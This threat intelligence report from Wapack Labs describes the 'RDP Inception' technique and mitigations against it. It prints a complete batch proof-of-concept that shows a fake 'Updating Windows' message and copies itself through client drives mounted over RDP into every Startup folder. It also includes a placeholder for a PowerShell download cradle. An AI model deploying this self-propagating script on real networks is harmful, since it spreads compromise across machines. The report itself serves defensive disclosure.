Cyber Intelligence Report

Actor Type: All
Serial: IR-19-060-002
Countries: All
Product Impacted: Microsoft Windows RDP
Report Date: 03012019

Attacker TTP: RDP Inception

Summary

Remote Desktop Protocol (RDP) Inception is a popular RDP attack that is used to laterally infect computers on a network. RDP is a popular method for Windows Systems Administrators to remotely access systems they manage. As a result, it has become a frequent target for attackers. This report provides technical details on the RDP inception attack.

Background

Attackers are increasingly abusing RDP connections and targeting RDP credentials to enable intrusion vectors into networks.[1] A common attack progression for Internet scanning of RDP endpoints is either brute-force logons or logons using previously stolen username and password combinations. Once an actor has gained access to an RDP server, they will typically try to elevate privileges and then move laterally throughout the network. RDP inception is an effective method for this phase of the attack.

It is common practice for companies to use a dedicated system for accessing services or domain controllers, thus creating some segmentation by layering RDP connections required to access resources. RDP inception uses recursion to enumerate RDP remote mounted drives, placing a copy of itself on all connected drives (servers), which then is copied to startup and executed. The self-propagation via recursion makes RDP Inception an automated method for pivoting onto other RDP user's systems.


RDP Inception

The remote mounting of drives via RDP is an option the user is presented when using the native Windows RDP client to initiate a connection with a server. It is not enabled by default. RDP Inception can be utilized by attackers to automate RDP lateral movement attempts.

RDP Inception attacks are only possible if a user manually mounts a drive in the Windows RDP client. The malicious inception script will then infect any servers the machine interacts with, by enumerating RDP remotely mounted drives in a recursive

[1] https://www.zdnet.com/article/fbi-warns-companies-about-hackers-increasingly-abusing-rdp-connections/

manner.[2] RDP Inception works by creating a logon script which enumerates RDP remote mounted drives and attempts to place a copy of itself in any mounted drives before moving the copy to startup.[3] RDP remote mounted drives get mapped to //tsclient directory with a respective drive letter A-Z, representing each server connection to the client. Windows Remote Desktop Services (RDS) is referred to as Terminal Services in Windows Server 2008 and earlier versions. Thus the legacy RDP network drive feature is called, ”terminal services client.” Enumeration of tsclient directories is not malicious behavior and Microsoft warns against mounting remote drives via RDP. Therefore, no RDP remote drive mounting is permitted by clients for mitigation.




Local devices and resources

Choose the devices and resources on this computer that you want to use in your remote session.

☑ Smart cards
☐ Ports
⊟ ☐ Drives
  ☑ Blade Stealth (C:)
  ☐ Drives that I plug in later
⊞ ☐ Video capture devices
⊞ ☐ Other supported Plug and Play (PnP) devices

Figure 2. The C drive has to be manually checked to create an RDP inception opportunity against the client.



31 lines (20 sloc) | 797 Bytes

```
@echo off

echo Updating Windows ...

@echo off
timeout 1 >nul 2>&1

mkdir \\tsclient\c\temp >nul 2>&1
mkdir C:\temp >nul 2>&1

copy run.bat C:\temp >nul 2>&1
copy run.bat \\tsclient\c\temp >nul 2>&1

del /q %TEMP%\temp_00.txt >nul 2>&1

set dirs=dir /a:d /b /s C:\users\*Startup*
set dirs2=dir /a:d /b /s \\tsclient\c\users\*startup*

echo|%dirs%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">>"%TEMP%\temp_00.txt"
echo|%dirs2%|findstr /i "Microsoft\Windows\Start Menu\Programs\Startup">>"%TEMP%\temp_00.txt"

for /F "tokens=*" %%a in (%TEMP%\temp_00.txt) DO (
        copy run.bat "%%a" >nul 2>&1
        copy C:\temp\run.bat "%%a" >nul 2>&1
        copy \\tsclient\c\temp\run.bat "%%a" >nul 2>&1
)

del /q %TEMP%\temp_00.txt >nul 2>&1



REM if "WINDOMAIN"="%USERDOMAIN%"( powershell.exe <cradle here> )
```

Figure 1: RDP Inception Proof-of-Concept Source code with video demo https://www.youtube.com/watch?v=uLFBpdjrXx0

[2] https://www.mdsec.co.uk/2017/06/rdpinception/
[3] https://github.com/mdsecactivebreach/RDPInception/

Conclusion

RDP Inception is regularly abused by attackers that have obtained access to an RDP server via brute forcing, Man-in-The-Middle (MiTM), keylogged credentials, purchased credentials, etc. as a means of backdooring the server and automatically attempting to spread laterally throughout an organization.

RDP Inception is particularly useful against off-hour targets like a remote administrator that may log in to a specific server very rarely remotely mounting their drive to copy files, configurations, and scripts. To defend against RDP Inception attacks, RDP Group Polices can be set on servers to not allow drive redirection if no users need to remote mount drives via RDP.[4] To prevent initial RDP infections users should patch CredSSP, utilize a Certificate Authority (CA) signed SSL certifcate for RDP authentication, limit RDP servers exposed externally and place behind a VPN where possible, and place group policies to log off RDP users immediately or shortly after disconnection.

Prepared by: Jesse Burke
Reviewed by: C. Hall
Approved by: J. McKee

Wapack Labs, located in New Boston, NH, is a Cyber Threat Analysis and Intelligence organization supporting the Red Sky Alliance, the FS-ISAC, and individual corporations. For questions or comments regarding this report, please contact the lab directly by at 1-844-492-7225, or feedback@wapacklabs.com

[4] https://social.technet.microsoft.com/Forums/ie/en-US/ef02a714-34dc-4623-8952-09bb9ffc6506/what-gpo-is-responsible-for-drive-redirection-when-using-remoteapps-and-rds?forum=winserverTS